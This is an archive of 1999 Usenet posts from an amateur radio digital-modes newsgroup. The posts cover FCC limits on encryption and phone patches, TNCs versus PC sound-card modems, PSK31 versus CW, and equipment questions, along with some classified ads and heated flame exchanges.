> > It's not that easy. Cellular is a low power, multi-site solution. In order
> > to do what cellular does, you are going to need a very high antenna, or
> > oodles of power at both the home and handheld.
>
> A range of ten miles would suit me, since that would get across the city.
> How much power would that require? I'm assuming the mobile unit would be
> something installed in my car, rather than a handheld.
>
> > It's not a technical problem. Ham radio is not in competition with
> > commercial radio. If it was a free-for-all then Hams would bury the
> > commercial market, because we don't have to have standards before
> > deploying the service.
>
> And what a crying shame *that* would be. I consider the Internet to be
> the model for all communications. The Internet has done quite well
> without FCC regulation. New protocols are being developed all the time
> and users accommodate by upgrading their software. When their hardware
> can no longer handle the software they want to run, they upgrade that as
> well. The main problem with the Internet is that it requires a costly
> infrastructure that must be paid for somehow. Unlike fiber-optic cables,
> however, radio frequencies exist naturally and therefore should be
> accessible for free.
>
> > It's a legal issue. We are restricted by law. The law says no codes,
> > ciphers, or anything to hide the content.
>
> Attempts by the government to restrict the use of encryption on the
> Internet are scoffed at. Why are hams so willing to accept such
> restrictions?
>
> > Just pay your Cell phone bill, and quit dreaming of getting a free ride in
> > life.
>
> The government built the roads and highways and therefore has the right to
> regulate their use. The government did not, however, build the radio
> spectrum. Much as they would like to think otherwise, the government
> doesn't own the airwaves any more than they own the air. Should I pay a
> license fee for the right to breathe? After all, every lungfull of air I
> take in is a lungfull of air someone else could be using, and that person

> might be engaged in more productive enterprises than I am. Perhaps the
> government should sell large amounts of air to commercial interests who
> would then resell it to individual users? Of course, there would also be
> amateur air-breathers, but they must be licensed and their use of the air
> restricted (no playing of wind instruments or blowing up balloons).
>
> I think if the FCC had its way, it would sell off the entire radio
> spectrum to big business. But (fortunately or unfortunately) many hams
> are retirees with lots of time onis their hands to petition the FCC and
> lobby congress. They offer up decades-old stories of ham operators who
> were instrumental in emergency situations. So, large amounts of spectrum
> continue to be devoted to hams talking about little other than their
> equipment and what bullshit the no-code license is.

Your cell-phone or PCS bill is not a fee for using the RF spectrum -
it's a service fee to pay for the cell-site infrastructure and personnel
involved in keeping it all working. Let's keep our feet on the ground
here folks...

Curt Breneman
KC2EBP

1135. AEA FAX II or III

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: "David E. Shelton" <w4des@iolky.com>
Message-ID: <36d8adad.0@205.238.18.7>
Source record: 19359
Cross-posted to: rec.radio.shortwave,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

I purchased an AEA FAX II setup at the Cinci Hamfest today and got into reading the manual tonight to discover that I did not have the software that comes with the hardware for it to work. If there is anyone out there that has the software that goes with this please lend a hand and email me a copy. If there is any aftermarket software that anyone knows that will work with the unit please let me know about that, too. I am very interested in giving this a try. I would be interested in any hints that help with its operation that were not to be found in the manual. Thank you very much!

--
tnx es 73,
David, W4DES
w4des@arrl.net
w4des@iolky.com

1136. Re: REPENT: Jesus is *your* King! ` ` ` ` `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: "St. Jackanape" <jackanape@webtv.net>
Message-ID: <7b8dt2$pj8@journal.concentric.net>
Source record: 19360
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

Harcon <ikhan@cs.strath.ac.uk> wrote in message news:36D6BB91.BF920EBC@cs.strath.ac.uk...
>St. Jackanape wrote:
>>
>> As an ordained minister with the Universal Life Church, and self appointed Saint, I can
>> say with authority that Jesus is *not* my King.
>
>Thats because Elvis is the king! He died for our sins. No no, he did not
>forgive them, but he died neverless :D

On his "Throne" no less!

1137. BayCom software V1.6

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Bryn Joynes <bjoynes@edge.net>
Message-ID: <36D8D5A6.FE6B57B6@edge.net>
Source record: 19361

Hi,

I looked on the BayCom main web page in Germany, but was unable to find a download of there software. I did an internet search but to no avail. Does anyone know of a web site that has an English version for download, or if someone as an English V1.6 could you email it to me please.

Thanks in advance.

Bryn Joynes
KF4GKO EM65LO

1138. Connecting KAM Plus to IC-706

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Daniel Calzaretta <pcrest@teleport.com>
Message-ID: <36D8E345.AD6B8450@teleport.com>
Source record: 19362

Greetings,

I have an original Icom 706. I just purchased a KAM Plus and, being a newbie at packet, do not know how to connect the two. I want to use both VHF and HF digital modes.

Any suggestions and wiring diagrams would be greatly appreciated.

Sincerely,

Dan
nx9c@hotmail.com

1139. Re: Great Web Site!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Avarua@maps.on.net
Message-ID: <0PdOh0YKBHPS-pn2-pZruPbls7LcC@remote1832.compusmart.ab.ca>
Source record: 19479
Cross-posted to: alt.radio.amateur.club.taparc,aus.radio.amateur.digital,aus.radio.amateur.misc,nl.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio,alabama.birmingham.radio.amateur

On Wed, 24 Feb 1999 13:28:45, "WB2TBB" <ham@cybercomm.net> wrote:

> What a waste-of-time web site!
> ....Dave
There's an excellent site at
http://www.compusmart.ab.ca/agirard/vintage.htm

It has nothing but links, but what a great collection of links it is!

1140. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36D78D47.443291E1@NOSPAMworldnet.att.net>
Source record: 19480

Two corrections, you can operate a simplex patch via a base station if your control link is on 220 MHz or above.

And I believe that ordering a pizza for personal consumption would not be prohibited as there is no pecuniary interest or financial gain involved in such a transaction.

Phil Kane wrote:
>
> On Sat, 27 Feb 1999 03:36:26 GMT, Colin Caulkins wrote:
>
> >I would like to bypass cellular providers by having a
> >transceiver in my car and another at home which is connected to
> >the phone line. I'm not sure how to go about this, however. I
> >know hams have been doing this sort of thing for years with
> >repeaters and two-meter handhelds.
>
> Repeaters, yes. Base stations, not unless there is a
> properly licensed control operator at the base station. This
> was ruled upon a LONG time ago.
>
> >The trouble with this is that the FCC restricts what kind of
> >conversation can take place on the two-meter band.
>
> And every other ham band as well. So does international
> communications law. Ham radio is not a common carrier where
> "anything goes".
>
> >If you use a repeater to, say, order a pizza, that is considered
> >"commercial use" and the FCC can come down on you like a load of
> >bricks.
>
> Or a load of cheese. You are "beginning to see the light".
>
> >Also, I'm not sure how security works on such repeater
> >systems. How would I prevent someone else from using it to make
> >a long-distance call?
>
> That's the easy part. Digital or analog codes are permitted to
> establish communication, and in fact the licensee/control
> operator is required to ensure that unauthorized persons do not
> access his/her station.
>
> >One alternative might be to use the FRS band, since that is less
> >regulated and offers some kind of rudimentary security. The

> >trouble with that is, I don't know of any FRS radios with DTMF
> >keypads. Are there any?
>
> The FRS is not permitted to be interconnected with the public
> telephone network so you won't find any such devices on the
> market (legally).
>
> >Better still, are there any amateur transceivers that can
> >transmit a full-duplex, encrypted, digital signal? If the answer
> >is no, then why is the amateur market so technologically far
> >behind cellular?
>
> The answer is no, and the reason is that amateur communications
> are not allowed to be encrypted for security. Say it in the
> clear or go to a common carrier (mobile radiotelephone, cellular,
> PCS) service. Nothing stops full duplex as long as it is in the
> clear. We have a number of 440 MHz folks who use it in the San
> Francisco area.
>
> 73 de Phil Kane - K2ASP

1141. HAL DR3100

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: WGEWALD@WORLDNET.ATT.NET
Message-ID: <36d7a98b.83027602@netnews.worldnet.att.net>
Source record: 19481

Anybody currently using one of these?

1142. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: kc5egg@ix.netcom.com
Message-ID: <7b8a9l$3ue@sjx-ixn6.ix.netcom.com>
Source record: 19482
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

In <_KJB2.2514$hC.1141684@news1.teleport.com> Colin Caulkins
<caulkins@user2.teleport.com> writes:
>
>I would like to bypass cellular providers by having a transceiver in
my
>car and another at home which is connected to the phone line. I'm not
>sure how to go about this, however. I know hams have been doing this
sort
>of thing for years with repeaters and two-meter handhelds. The
trouble
>with this is that the FCC restricts what kind of conversation can take
>place on the two-meter band. If you use a repeater to, say, order a
>pizza, that is considered "commercial use" and the FCC can come down
on
>you like a load of bricks. Also, I'm not sure how security works on
such
>repeater systems. How would I prevent someone else from using it to
make
>a long-distance call? One alternative might be to use the FRS band,
since
>that is less regulated and offers some kind of rudimentary security.
The
>trouble with that is, I don't know of any FRS radios with DTMF
keypads.
>Are there any? Better still, are there any amateur transceivers that
can
>transmit a full-duplex, encrypted, digital signal? If the answer is
no,
>then why is the amateur market so technologically far behind cellular?

There are any nunber of amateur dual banders that are full duplex
encryption would be easy but is not legal on the amateur bands thus
no equipment of that nature is available for general amateur sales.
So amateur radio is not so technologically far behind cellular just
a bit hide bound by regulation.

1143. FS: Motorola TDMA Cellular Phone W/HF Kit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <Od17LwjY#GA.289@upnetnews02.moswest.msn.net>
Source record: 19483
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Motorola M75 Digital Cellular Phone

Unit is New has 99 alpha Number Storage Works with the PCS TDMA System
Comes with 1 High Cap NMiH Battery & 1 Slim Line NICK Cadmium Battery
Wall Charger.
This Phone Has A Built In Rapid Charger.

Also Comes with A Hands Free Kit With will charge the battery
Comes with remote mic to put on your visor and a remote speaker
It also Provides an external antenna connector
Asking $300.00 For all

For more Info On the M75 Click Here
http://www.mot.com/GSS/CSG/Products/TDMA/m75.html

If interested E-mail Me At ST1A55@msn.com Thanks!!

1144. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b8flb$1dig@enews4.newsguy.com>
Source record: 19484

David wrote in message <36D74845.3408021A@net1inc.net>...
>
>
>Charles Brabham wrote:
>
>> David wrote in message <36D5DD36.9A045D17@net1inc.net>...
>>
>> >
>> >Well, working packet and going thru the internet for part of the hop is
>> also
>> >still Ham Radio!
>>
>> Except the Internet part.
>>
>> When the Internet is used to forward packet messages from one BBS to
another
>> (Internet Forwarding) it is all Internet, with no Ham Radio whatsoever.
>>
>> Get it?
>>
>> 73 DE Charles Brabham,
>> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>> http://www.texoma.net/~n5pvl
>
>To that same reasoning, CW with a TNC and keyboard is not really CW. Your
not
>reading or sending the CW, the computer is!

So I take it that you consider all forms of communication, including
signal-flags, the hand-signing language of the deaf, and American Indian
"smoke signals" to be "Amateur Radio"?

Idiot.

I'm always amazed at the extreme stupidity of most LandLine Lid Trolls. - Or
at least I used to be.

If you do not like radio, you have no place in Amateur Radio . Take a hike.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1145. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: David <dmartin@net1inc.net>
Message-ID: <36D7DFD6.220C9CD5@net1inc.net>
Source record: 19485

Charles Brabham wrote:

> David wrote in message <36D74845.3408021A@net1inc.net>...
> >
> >
> >Charles Brabham wrote:
> >
> >> David wrote in message <36D5DD36.9A045D17@net1inc.net>...
> >>
> >> >
> >> >Well, working packet and going thru the internet for part of the hop is
> >> also
> >> >still Ham Radio!
> >>
> >> Except the Internet part.
> >>
> >> When the Internet is used to forward packet messages from one BBS to
> another
> >> (Internet Forwarding) it is all Internet, with no Ham Radio whatsoever.
> >>
> >> Get it?
> >>
> >> 73 DE Charles Brabham,
> >> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> >> http://www.texoma.net/~n5pvl
> >
> >To that same reasoning, CW with a TNC and keyboard is not really CW. Your
> not
> >reading or sending the CW, the computer is!
>
> So I take it that you consider all forms of communication, including
> signal-flags, the hand-signing language of the deaf, and American Indian
> "smoke signals" to be "Amateur Radio"?
>
> Idiot.
>
> I'm always amazed at the extreme stupidity of most LandLine Lid Trolls. - Or
> at least I used to be.
>
> If you do not like radio, you have no place in Amateur Radio . Take a hike.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

Just for the record Charles, I have never used the internet to do any packet work. Never needed to. I have probably been working packet longer than you. I do not use a TNC and keyboard to do CW.
I am a real Amateur Radio Operator. Until you learn that the world does not revolve around Charles Brabham, you will never be anything more that a sorehead, loudmouth who thinks he knows it all. You never listen to what anyone says unless it totally supports the way you think things should be. There are many different forms of Ham Radio, but if it isn't anything that your little narrow mind can comprehend, then the person that uses it is an Idiot and Landline Lid. Now who really sounds like an IDIOT - "Charles"!

David - W4DSM

1146. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b8s16$1lmd@enews4.newsguy.com>
Source record: 19486

David wrote in message <36D7DFD6.220C9CD5@net1inc.net>...

>
>Just for the record Charles, I have never used the internet to do any
packet
>work. Never needed to. I have probably been working packet longer than you.
I do
>not use a TNC and keyboard to do CW.

And that's why you "trolled" me when I spoke up for Hams using Radio, I
suppose.

>I am a real Amateur Radio Operator. Until you learn that the world does not
>revolve around Charles Brabham, you will never be anything more that a
sorehead,
>loudmouth who thinks he knows it all.

Please indicate where and when I made that statemewnt - or admit yourself as
a troll.

>You never listen to what anyone says
>unless it totally supports the way you think things should be. There are
many
>different forms of Ham Radio, but if it isn't anything that your little
narrow
>mind can comprehend, then the person that uses it is an Idiot and Landline
Lid.

I've never had problems with Hams using different forms of Ham Radio.

Gee, I'm sorry you're too stupid to figure out that the telephone is not
"Ham Radio".

>Now who really sounds like an IDIOT - "Charles"!

You do.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1147. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <htTB2.322$wp.13976@news.goodnet.com>
Source record: 19487
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

Colin Caulkins wrote
>I would like to bypass cellular providers by having a transceiver in my
>car and another at home which is connected to the phone line.

It's not that easy. Cellular is a low power, multi-site solution. In order
to
do what cellular does, you are going to need a very high antenna, or
oodles of power at both the home and handheld.

>Also, I'm not sure how security works on such
>repeater systems. How would I prevent someone else from using it to make
>a long-distance call?

The best plan would be to shut off long distance. Most repeater controllers
have this function.

> One alternative might be to use the FRS band, since
>that is less regulated and offers some kind of rudimentary security. The
>trouble with that is, I don't know of any FRS radios with DTMF keypads.
>Are there any?

FRS (Family Radio Service) is a very low power service. Tones are not
legal,
because the FRS shares frequencies with repeaters and they petitioned the
FCC to make sure tones weren't legal. The audio also uses 2.5 kHz deviation
I believe. It's a real failure, not anything like what Tandy wanted.

> Better still, are there any amateur transceivers that can
>transmit a full-duplex, encrypted, digital signal? If the answer is no,
>then why is the amateur market so technologically far behind cellular?

It's not a technical problem. Ham radio is not in competition with
commercial
radio. If it was a free-for-all then Hams would bury the commercial market,
because we don't have to have standards before deploying the service.

It's a legal issue. We are restricted by law. The law says no codes,
ciphers,
or anything to hide the content.

Just pay your Cell phone bill, and quit dreaming of getting a free ride in
life.

Steve

1148. Re: REPENT: Jesus is *your* King! ` ``1`

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Will White <wcw@asu.uswest.net>
Message-ID: <36D80FD1.D8B8BEFE@asu.uswest.net>
Source record: 19488

Make that Meister Eckhart for me!

Harcon wrote:

> St. Jackanape wrote:
> >
> > As an ordained minister with the Universal Life Church, and self appointed Saint, I can
> > say with authority that Jesus is *not* my King.
>
> Thats because Elvis is the king! He died for our sins. No no, he did not
> forgive them, but he died neverless :D

--
Will White, KD7BFX

to reply, please click this link mailto:wcw@asu.uswest.net

1149. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D81F70.1C0B@ibm.net>
Source record: 19489
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

Gerald Schmitt wrote:
> There are any nunber of amateur dual banders that are full duplex
> encryption would be easy but is not legal on the amateur bands thus
> no equipment of that nature is available for general amateur sales.
> So amateur radio is not so technologically far behind cellular just
> a bit hide bound by regulation.

It would be easy to digitize the voice using one of the methods
acceptable to the FCC. That would effectively encrypt it as far
as 99.9% of amateurs are concerned.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1150. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7b94dr$424$0@208.207.71.156>
Source record: 19490
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:

> On pages 155-158, it has a good description of Shannon's
> Law. Here are a few quotes: "Any input signal variation of
> less than the square root of the noise power will not, on
> the average, be distinguishable from the noise. Any signal
> variation larger than that will probably be distinct."
>
> "The total quantity of information which is possible to
> transmit can be increased by ***increasing the bandwidth***, the
> S/N ratio, or the time required for transmission."
(The *** are mine, not Cecil's)

> IMHO, anyone who disagrees with this certainly satisfies
> the definition of a "fool". (My definition of a fool is
> one who is too lazy to do an Internet search for "Shannon's
> Law". :-)

So now, your assignment is to show where it was that I disagreed with any part of "this". I did not, never did and have no intent to ever do so. Most of this I could have easily recounted from experience on the air, unlike you. It took a EE and lots of other "study" for you to realize it and even then, you have no concept of how this relates to other modes in actual, on-the-air usage with equipment that is now in the hands of practicing amateurs--even your own. Do you have a 31 cycle IF filter in your rig???

I say that "I can copy the CW ID on a PSK31 signal when it is too weak to lock and print. YOU then say that "you couldn't do that if you were using a 31 cycle filter". But your soulmates say that the 31 cycle filter is already in place in the PSK31 DSP software!

So send me a 31 cycle IF filter for My Icom and I'll give it a try. If you can't do that, then go soak your head and hold your peace. And get your stories together.

Dick C

1151. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Will White <wcw@asu.uswest.net>
Message-ID: <36D81582.88BE02E8@asu.uswest.net>
Source record: 19491

For what you would pay to outfit your car and home with radios, antennas, and controllers/phone patches (at least $1500), you would do better, *much* better to just knuckle under and buy a PCS digital phone (<$300) and sign up for the service ($30/mo., 10 cents a minute). It would be cheaper, easier, give you greater reliable coverage, be more private, and fully legal. You can't achieve the kind of privacy you are accustomed to on the telephone via any kind of amateur, FRS, or GMRS radio system. Encryption is *illegal* on the ham bands. FRS and GMRS offer "security," in the form of PL or DCS encoding. Anyone with a scanner and a tone decoder can grab your access codes. FRS/GMRS 'privacy' codes don't prevent others from eavesdropping, they just keep the squelch closed unless the proper tone is present.

Amateur radio isn't technologically behind cellular, it is a different bird altogether. In fact, amateur experimental work in FM repeaters, autopatching, and linking, in the 60's and early 70's laid much of the groundwork for trunked, and later cellular, radiotelephone systems. Ham communication is 90% recreation and experimentation, not utility communication. To see the absence of a cell-phone like system in ham radio as backwards is like saying ballet is backwards compared to walking.

Colin Caulkins wrote:

> I would like to bypass cellular providers by having a transceiver in my
> car and another at home which is connected to the phone line. I'm not
> sure how to go about this, however. I know hams have been doing this sort
> of thing for years with repeaters and two-meter handhelds. The trouble
> with this is that the FCC restricts what kind of conversation can take
> place on the two-meter band. If you use a repeater to, say, order a
> pizza, that is considered "commercial use" and the FCC can come down on
> you like a load of bricks. Also, I'm not sure how security works on such
> repeater systems. How would I prevent someone else from using it to make
> a long-distance call? One alternative might be to use the FRS band, since
> that is less regulated and offers some kind of rudimentary security. The
> trouble with that is, I don't know of any FRS radios with DTMF keypads.
> Are there any? Better still, are there any amateur transceivers that can
> transmit a full-duplex, encrypted, digital signal? If the answer is no,
> then why is the amateur market so technologically far behind cellular?

--
Will White, KD7BFX

to reply, please click this link mailto:wcw@asu.uswest.net

1152. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7b96jp$d8v$2@208.207.71.172>
Source record: 19492
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

Colin Caulkins wrote:
>
Better still, are there any amateur transceivers that can
> transmit a full-duplex, encrypted, digital signal? If the answer is no,
> then why is the amateur market so technologically far behind cellular?

Simple answer: Hundreds and hundreds of billions of $$$$$$$$
Plus a *totally* different set of objectives, goals and
rules.

Dick c

1153. Simple data tranceiver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: danblair@hotmail.com
Message-ID: <7b99i0$lr7$1@nnrp1.dejanews.com>
Source record: 19493
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Hi,

I have a TI-83 graphing calculator that has a data jack on the back for connecting 2 calculators for simple communication. After figuring out the protocol, it looks like there are only 3 lines, say A, B, and ground. A and B are both bi-directional, and have two states - high (+5 volts) and low (0 volts). Does anyone know of any schematics that could be used for this? I want to do something as simple as possible (I'd think that this would be a lot more simple than a voice transmission). If possible, I'd like to be able to transmit a couple miles. Does anyone have any plans/schematics for something like this? Thanks.

Dan

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1154. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b998f$937@enews1.newsguy.com>
Source record: 19494

Steve Sampson wrote in message ...

>
>Just pay your Cell phone bill, and quit dreaming of getting a free ride in
>life.

You hit the nail on the head that time, Steve!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1155. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7b9gonrph1@nnrp1.dejanews.com>
Source record: 19495
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7b94dr$424$0@208.207.71.156>,
Dick See wrote:

> I say that "I can copy the CW ID on a PSK31 signal when it
> is too weak to lock and print.

This comparison strikes me as rather specious. The Morse ID is
sent at a significantly lower baud rate than the PSK31 stream
(while occupying essentially the same bandwidth as the PSK31)
and the comparison is extremely subjective. If you were to
make the same comparison with random 5-letter groups, I suspect
the results would be quite different.

Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1156. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-27 00:00:00 UTC
From: Robin Gilks <g8ecj@gb7ipd.freeserve.co.uk>
Message-ID: <7b9dvlkgh1@news5.svr.pol.co.uk>
Source record: 19496
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Anders Lageras wrote in message ...
>Rob Kling <rkling@home.com> wrote:
>> Thats like saying that embedded systems are useless because the
>> technology has been around for 20 years. TCP/IP has been around that
>> long too, so have modems. I wonder what he would call the bios on his
>> CPU. The TNC is a very efficient device and its fundamental design is
>> alive in all sorts of new technology. Moreover, it fits into the
>> client/server model very well. It is one of the few devices in amateur
>> radio that has a CPU. I think this guy is selling the BayCom type
>> modems. The only reason I think you might want to use one would be cost.
>> Used PC's are so cheap and capable that you could turn them into a TNC
>> with a BayCom modem.
>A few years ago when the computers was not as good as to day was tncs
>needed. A computer could not handle a packet driver better or as good as
>the one a tnc could handle.
>But to day are the computers used for packet faster, they can handle a
>packet driver much better than the packet driver a ordinary tnc can
>handle. The cpu of a tnc is to slow for the packet drivers of today.
>There excists tncs with faster cpus, but they are for high speeds mainly
>tnc3 and tnc4 for example.
>
>This makes a ordinary tnc much less good working than a computer with a
>good apcket driver and a cheap modem. This is solved by the use of kiss
>or 6pack, when kiss is used doesn't it work very good at al.
>But to buy a tnc for this purpose is stupid.
>
>To day are there no need for tncs for speeds under 38k4, there are many
>different good hardwaresthat is cheaper and better.
>Like yam, different scc cards, the baycom modems etc.
>
>So the situatioin is differrent to day.
>The here are very few people who really need a low speed tnc.
>
>Also for pc based nodes bbses etc are tncs history!
>To use a old 386 or 486 computer for then packet driver and maybe a node
>will work much better than any tncs. The can the comptuer be connected to
>the bbs computer via a serial link etc.
>

Ok then smart arses...

I've got eight links - five at 9600bps, one at 2400bps and two at 1200bps.

How do I get the all singing and dancing Flexnet to drive this lot with an old 386 using Baycom modems or sound-cards?

And where do I connect the dual 38k4 links when I get them running later this year.

Don't try and tell everyone that Flexnet is the perfect solution to all problems because it ain't.

I get really pissed off by all the comments about how wonderful the new [Flexnet] [KA9Q high speed modem using a sound card] [Baycom modem] [YAM] [parallel port modem] (delete where applicable) is but try running 8 of them in a crap PC and see how far you get...

Robin. G8ECJ

1157. Re: Any reviews available on TH-D7?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <36DA14F3.6F1FF282@best.com>
Source record: 19298

Not really a review, but for many thoughts the THD7 check out Dave
Vanhorn's site available from a link at:

http://www.best.com/~wdunckel/thd7.html

Information on the Kiss mode is slim, but yes in one form or another
it is supposed to be there.

Walter

Tapio Sokura wrote:
>
> Hi,
>
> I'm looking for URLs of reviews on Kenwood TH-D7x. I would also like to
> read some personal comments and experiences concerning the rig. Does it
> perform well in 9k6? What protocols are available for communication with
> a computer, KISS (with extensions?), 6pack, TNC2 compatible mode, some
> other?

1158. Sound Driver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: yv4fnc@cantv.NET
Message-ID: <199903010455.AAA05190@rs1s2.datacenter.cha.cantv.net>
Source record: 19299

Hello, everyone here...

The diskette which contents the Diamond Sound Lite driver is damaged. Could anyone tell me where to find it or if you have it send it attached..?

Thanks in advance...

Jose, YV4FNC

1159. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Mark Brown <kb0pyo@rconnect.com>
Message-ID: <36DA29E9.30CEB228@rconnect.com>
Source record: 19300
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Hi All
Been folowing the thread, is there a version of psk that
sends around 10wpm, I would like to experiment with real
weak signals, 1296 eme.
Mark

W6RCecilA wrote:
>
> Dick Carroll wrote:
> > PSK gear either works or not... When
> > 'not', the message *doesn't* get through, and it's darn sure
> > not adaptive, at least not in any flexible way as CW can be.
>
> How ignorant can one person be? PSK can be programmed to be
> much more adaptive than a human being. I have in mind a PSK
> application that automatically adjusts the baud rate depending
> on conditions. PSK31 may not be adaptive (yet) but you didn't
> say PSK31. PSK is certainly more adaptive than CW. If necessary,
> it can send one bit per minute for 24 hours a day. Let's see you
> do that with CW.
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1160. Amateur Radio Mailing Lists

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: "D." <donotspam@donotspam.com>
Message-ID: <7bdc88$ac6$1@camel18.mindspring.com>
Source record: 19301
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

```
ArizonaONE Wired & Wireless PUBLIC Mailing Lists
------------------------------------------------

ARCCOMM Forum For Discussion & Announcements Concerning The
Central Arizona Chapter of The American Red Cross
Disaster Communications Committee
(Phoenix, Arizona)

F6FBB-LIST Forum Discussing The Amateur Packet Radio BBS Program
Developed By Jean-Paul Roublatt F6FBB
(Worldwide)

PHXAPRS Forum For Discussion of The Amateur Radio Program APRS
(Phoenix, Arizona)

****

Subscription/deletion requests and other administration requests go to:

listserv@phx-az.com

To subscribe, send the line:

subscribe listname

****

Would you like to add a mailing list? If so, please contact the site
administrator, for further information.
```

1161. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bag1n$cn9$0@208.207.71.171>
Source record: 19302
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> Dick Carroll wrote:
> >
> > W6RCecilA wrote:
> > > IMHO, anyone who disagrees with this certainly satisfies
> > > the definition of a "fool".
> >
> > So now, your assignment is to show where it was that I
> > disagreed with any part of "this". I did not, never did and
> > have no intent to ever do so.
>
> OK, Dick, here's just a smattering of what you wrote:

>>massive snippage of "implications" quotes-none of which proved a thing except that he still avoids the central issue, which is that he and his pals insist on deliberatly downplaying the enhancements of CW and the inherently poor implementations of digital modes which move the two much closer together on the efficiency scale than Shannon's math indicates.<<

> > I say that "I can copy the CW ID on a PSK31 signal when it
